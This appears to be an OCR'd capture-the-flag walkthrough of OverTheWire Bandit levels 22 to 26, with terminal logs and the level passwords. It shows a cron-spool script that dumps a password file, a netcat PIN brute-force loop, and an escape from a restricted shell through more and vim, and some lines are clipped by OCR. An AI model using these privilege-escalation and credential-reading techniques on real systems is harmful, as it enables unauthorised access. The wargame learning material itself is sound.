
NEXT LOGIN COMMAND:

```
ssh bandit22@bandit.labs.overthewire.org -p 2220
```

NOTES:

- `cron` runs jobs under the user defined in the configuration line.
- `/tmp/` is commonly used for shared temporary storage and typically allows world-readable files.
- Inspecting both the cron file and the executed script is necessary to fully understand this level.

Level 22 → Level 23



```
bandit22@bandit:~$ cd /etc/cron.d
ls
behemoth4_cleanup  cronjob_bandit22  cronjob_bandit24  leviathan5_cleanup    otw-tmp-dir
clean_tmp          cronjob_bandit23  e2scrub_all       manpage3_resetpw_job  sysstat
bandit22@bandit:/etc/cron.d$ cat cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh  &> /dev/null
bandit22@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:/etc/cron.d$ echo I am user bandit23 | md5sum | cut -d ' ' -f 1
8ca319486bfbbc3663ea0fbe81326349
bandit22@bandit:/etc/cron.d$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
```

GOAL:

A program is running automatically at regular intervals from `cron`. Inspect `/etc/cron.d` to determine which script is being executed, understand what it does, and retrieve the password for `bandit23`.

COMMANDS USED:

```
cd
ls
cat
echo
md5sum
cut
```

EXPLANATION:

The cron configuration file `cronjob_bandit23` is found under `/etc/cron.d`. Reading it shows that it executes `/usr/bin/cronjob_bandit23.sh` every minute as user `bandit23`. The script retrieves the username using `whoami`, computes an MD5 hash of the string "`I am user <username>`", and uses that hash as a filename in `/tmp/`. It then copies the contents of `/etc/bandit_pass/<username>` into that file, making the password for `bandit23` accessible to anyone who reproduces the hash.

By manually generating the hash for "`I am user bandit23`" and reading the corresponding file in `/tmp/`, the password for `bandit23` becomes visible.

COMMON MISTAKES & FIXES:

Mistake:

Looking for a static file in `/tmp/` instead of generating the hash name.

Why it was wrong:

The script dynamically computes the destination filename using an MD5 hash, so the filename is not guessable without reproducing the logic.

Fix:

Reproduce the MD5 hash manually using:

```
echo I am user bandit23 | md5sum | cut -d ' ' -f 1
```

Then read `/tmp/<hash>` to obtain the password.

PASSWORD OBTAINED

```
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
```


NEXT LOGIN COMMAND

```
ssh bandit23@bandit.labs.overthewire.org -p 2220
```

NOTES

- `md5sum` hashing logic must match the script exactly (spacing matters).
- Executing the script manually prints useful debug output.
- Dynamic filenames in `/tmp/` are a common pattern in cron-based challenges.

Level 23 → Level 24



```
[bandit23@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
[bandit23@bandit:~$ echo -n "I am user bandit23" | md5sum | cut -d ' ' -f 1
7dfc5d0348e965fba8b56a01c1508c98
[bandit23@bandit:~$ cat /tmp/7dfc5d0348e965fba8b56a01c1508c98
cat: /tmp/7dfc5d0348e965fba8b56a01c1508c98: No such file or directory
[bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
[bandit23@bandit:~$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash

myname=$(whoami)

cd /var/spool/$myname/foo
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." -a "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" ./$i)"
        if [ "${owner}" = "bandit23" ]; then
            timeout -s 9 60 ./$i
        fi
        rm -f ./$i
    fi
done

bandit23@bandit:~$ cd /tmp
echo '#!/bin/bash
[cat /etc/bandit_pass/bandit24 > /tmp/b24pass' > exploit.sh
[bandit23@bandit:/tmp$ chmod +x exploit.sh
bandit23@bandit:/tmp$ cp exploit.sh /var/spool/bandit24/foo/
[bandit23@bandit:/tmp$ cat /tmp/b24pass
cat: /tmp/b24pass: No such file or directory
[bandit23@bandit:/tmp$ cat /tmp/b24pass
gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8
```

GOAL:

A cron job running as `bandit24` executes and deletes any script owned by `bandit23` located in `/var/spool/bandit24/foo`.

The objective is to place a script into that directory that is owned by `bandit23` and will output the contents of `/etc/bandit_pass/bandit24` to a readable location.

COMMANDS USED:

```
cd
ls
cat
echo
chmod
cp
md5sum
stat
```

EXPLANATION:

Examining `/etc/cron.d/cronjob_bandit24` shows that a script (`/usr/bin/cronjob_bandit24.sh`) is executed every minute as user `bandit24`. This script does the following:

1. `cd /var/spool/$myname/foo` → becomes `/var/spool/bandit24/foo`
2. Iterates over all files in that directory
3. For each file:
   - Gets the owner using `stat`
   - If the owner is `bandit23`, executes the script with a timeout
   - Deletes the script afterward

Because the cron job only executes files owned by `bandit23`, the solution is to:

1. Create a script as `bandit23`
2. Copy it into `/var/spool/bandit24/foo/` so ownership stays `bandit23`
3. Script prints `/etc/bandit_pass/bandit24` to a location we can read (e.g. `/tmp/b24pass`)
4. Wait for cron to run it, then read the written file

Working exploit script:

```
echo '#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/b24pass' > exploit.sh
chmod +x exploit.sh
cp exploit.sh /var/spool/bandit24/foo/
```

After a minute, reading `/tmp/b24pass` reveals the password for `bandit24`.

COMMON MISTAKES & FIXES:

1. **Placing scripts in the wrong directory**
   - Mistake: using `/var/spool/bandit24` directly
   - Reason: cron script `cd`s into `/var/spool/bandit24/foo`
   - Fix: always copy to `/var/spool/bandit24/foo/`
2. **Expecting cron to run immediately**
   - Mistake: checking output after 1–5 seconds
   - Reason: cron runs on the minute (`* * * * *`), not continuously
   - Fix: wait at least 60 seconds or use `sleep 90`
3. **Not verifying file ownership**
   - Mistake: assuming `cp` preserves ownership correctly
   - Reason: cron checks:
   - `if [ "${owner}" = "bandit23" ]`
   - Fix: verify using:
   - `stat /var/spool/bandit24/foo/myscript.sh`
4. **Overcomplicating the exploit**
   - Early attempts involved:
     - md5 hashing logic from previous level

        - using nested `/tmp` directories
        - adding debug logs and sleeps
    - But once the cron logic was understood, the simplest exploit succeeded
5. **Not realizing `ls` can fail but writes still succeed**
    - `ls` inside `/var/spool/bandit24/foo` can return `Permission denied`
    - But file creation via `cp` or redirection still works
    - Lesson: inability to list a directory ≠ inability to write to it

These mistakes are useful for understanding real-world cron privilege escalation, where subtle permission rules matter.

PASSWORD OBTAINED:

The password for `bandit24` was found in:

```
/tmp/b24pass
```

Value:

```
gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8
```


NEXT LOGIN COMMAND

```
ssh bandit24@bandit.labs.overthewire.org -p 2220
```


NOTES

- This level demonstrates privilege escalation through cron services.
- Key takeaway: exploit the logic the system already has instead of fighting it.
- Cron + file ownership checks are extremely common in real CTF Linux privesc.

Level 24 → Level 25



```
andit24@bandit:~$ nc localhost 30002
 am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a single line, separated by a space.
b8KRRCsshuZXI0tUuR6ypOFjiZbf3G8
rong! Please enter the correct current password and pincode. Try again.
W="gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8"
rong! Please enter the correct current password and pincode. Try again.
C
andit24@bandit:~$ PW="gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8"
andit24@bandit:~$ echo "$PW"
b8KRRCsshuZXI0tUuR6ypOFjiZbf3G8
andit24@bandit:~$ for i in $(seq -w 0000 9999); do
 echo "$PW $i"
one | nc localhost 30002
 am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a single line, separated by a space.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
rong! Please enter the correct current password and pincode. Try again.
```



```
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Correct!
The password of user bandit25 is iCi86ttT4KSNe1armKiwbQNmB3YJP3q4
```

GOAL:

A daemon is listening on port `30002` and will return the password for `bandit25` **if** given:

1. The correct password for `bandit24`
2. A secret 4-digit PIN (0000–9999)

There is no way to retrieve the PIN except brute-forcing all 10,000 combinations.

The daemon does **not** require a new connection per attempt — all attempts may be sent over a **single socket connection**.

COMMANDS USED:

```
nc
seq
echo
 for
pipe
ssh
```

EXPLANATION:

After logging in as `bandit24`, connecting with:

```
nc localhost 30002
```

the daemon prints instructions:

```
I am the pincode checker for user bandit25.
Please enter the password for user bandit24 and the secret pincode on a single
line, separated by a space.
```

The required format is:

```
<password_for_bandit24> <4-digit-pin>
```

Since the PIN cannot be derived algorithmically, the solution is brute force.

Instead of opening 10,000 connections, all attempts are piped into **one** netcat session:

```
PW="gb8KRRCsshuZXI0tUuR6ypOFjiZbf3G8"
for i in $(seq -w 0000 9999); do
    echo "$PW $i"
done | nc localhost 30002
```

Where:

- `seq -w 0000 9999` generates zero-padded PIN codes
- `echo "$PW $i"` sends the correct formatted payload
- `| nc` streams all attempts through one TCP connection

Eventually, the daemon responds:

```
Correct!
The password of user bandit25 is iCi86ttT4KSNe1armKiwbQNmB3YJP3q4
```

COMMON MISTAKES & FIXES:

Mistake: Only sending the password (missing PIN)

Why it was wrong: Input format requires `<password> <PIN>` on one line

Fix: Append the PIN after the password separated by a space

Mistake: Trying manual trial and error in `nc`

Why it was wrong: There are 10,000 PINs — manual attempts are infeasible

Fix: Use a `for` loop and pipe output to `nc`

Mistake: Starting a new connection for each PIN

Why it was wrong: Described as unnecessary in level instructions

Fix: Send all attempts over **one** `nc` connection using a pipeline

Mistake: Forgetting zero-padding on the PIN (e.g., `1` vs `0001`)

Why it was wrong: Daemon expects exactly 4-digit numeric input

Fix: Use `seq -w 0000 9999` to enforce width formatting

PASSWORD OBTAINED:

```
iCi86ttT4KSNe1armKiwbQNmB3YJP3q4
```


NEXT LOGIN COMMAND:

```
ssh bandit25@bandit.labs.overthewire.org -p 2220
```

NOTES

- This level introduces practical **brute-force automation** concepts
- Demonstrates how **netcat** can be scripted with shell pipelines
- Reinforces the importance of **input format requirements**
- Zero-padding (`-w`) is crucial for alignment in brute-force sequences

Level 25 → Level 26


shougalomran — ssh -i bandit26.key bandit26@bandit.labs.overthewire.org -p 2220 — 99×5

```
 | '_ \ / _` | '_ \ / _` | | __| / / '_ \
[:shell
[bandit26@bandit:~$ cat /etc/bandit_pass/bandit26
s0773xxkk0MXfdqOfPRVr9L3jJBUOgCZ
bandit26@bandit:~$
```

Goal:

Access the `bandit26` account and read its password. The difficulty is that `bandit26` does not use a standard interactive shell (like `/bin/bash`), but instead uses a custom wrapper that prevents normal interaction and immediately logs the user out.

Context:

When logging in normally via SSH, the following happens:

- Authentication succeeds
- The system launches `/usr/bin/showtext` instead of `/bin/bash`
- This script prints a text file using `more`
- As soon as `more` finishes, the script exits
- The SSH session closes immediately

This prevents normal command execution and makes it appear as if the login failed, even though authentication succeeded.

Custom Shell Behavior:

The login shell for `bandit26` is:

```
/usr/bin/showtext
```

The script contains:

```
#!/bin/sh
export TERM=linux
exec more ~/text.txt
exit 0
```

Important details:

- `exec more ~/text.txt` replaces the current process with `more`
- After `more` finishes, `exit` is executed
- No interactive shell is ever provided

This is the intended challenge for the level.

Exploit Strategy:

1. Terminal Size Manipulation

The `more` command is a pager:

- It only becomes interactive when content **does not fit** on the screen.
- When content *does* fit on the screen, `more` exits immediately → script exits → SSH closes.

Exploit:
Make the terminal very small (only a few lines tall) so the banner text **cannot fit** on one screen. This forces `more` to display:

```
--More--
```

and wait for user input, giving us an interactive foothold.

2. Abuse of more → vim Integration

When `more` is interactive, pressing:

```
v
```

opens the current file in `vi`/`vim`.

This behavior is a legitimate convenience feature of `more`, but here it becomes the pivot point to escape the restricted environment.

3. Shell Escape from vim

Once inside `vim`, we can escape to a full shell:

```
:set shell=/bin/bash
:shell
```

This sequence:

1. Configures bash as the shell for external commands
2. Runs that shell directly

At this point, we gain a real `/bin/bash` prompt as `bandit26`.

4. Privilege Escalation Outcome

After escaping to bash, we can verify identity:

```
id
```

Expected output:

```
uid=11026(bandit26)
```

Now we can read the password file:

```
cat /etc/bandit_pass/bandit26
```

Key Concepts Learned:

Restricted Shells

- `bandit26` uses a constrained wrapper instead of a traditional shell.
- Restricted environments often still rely on other interactive utilities.

Pager Behavior

`more` becomes a pivot point because:

- It behaves differently depending on terminal size
- It provides interactive commands, including opening editors

Editor as Escape Vector

`vim` is powerful and can:

- Run arbitrary commands
- Spawn shells
- Change its default shell

This makes it a common escape tool in CTFs and real systems.

Privilege Escalation through Feature Abuse

This challenge is a clean example of chaining small features to bypass restrictions:

1. **Terminal size** → triggers interactive `more`
2. **`more`** → **`vim`** escape
3. **`vim`** → **`bash`** escape
4. **`bash`** → **password**

Common Issues During Attempt

Students frequently encounter:

- **Instant disconnection** after login → Not a failure; it means `more` exited immediately because the terminal was too large.
- **Confusion between key auth and password auth** → bandit25 uses password, bandit26 uses SSH key.

- **Trying to break out without understanding TTY behavior** → This level teaches that terminal characteristics can affect program behavior.

Final Password:

The password for `bandit26` is:

```
s0773xxkk0MXfdqOfPRVr9L3jJBUOgCZ
```

(This is what is obtained after escaping from `showtext` and reading `/etc/bandit_pass/bandit26`.)

Next Level Login:

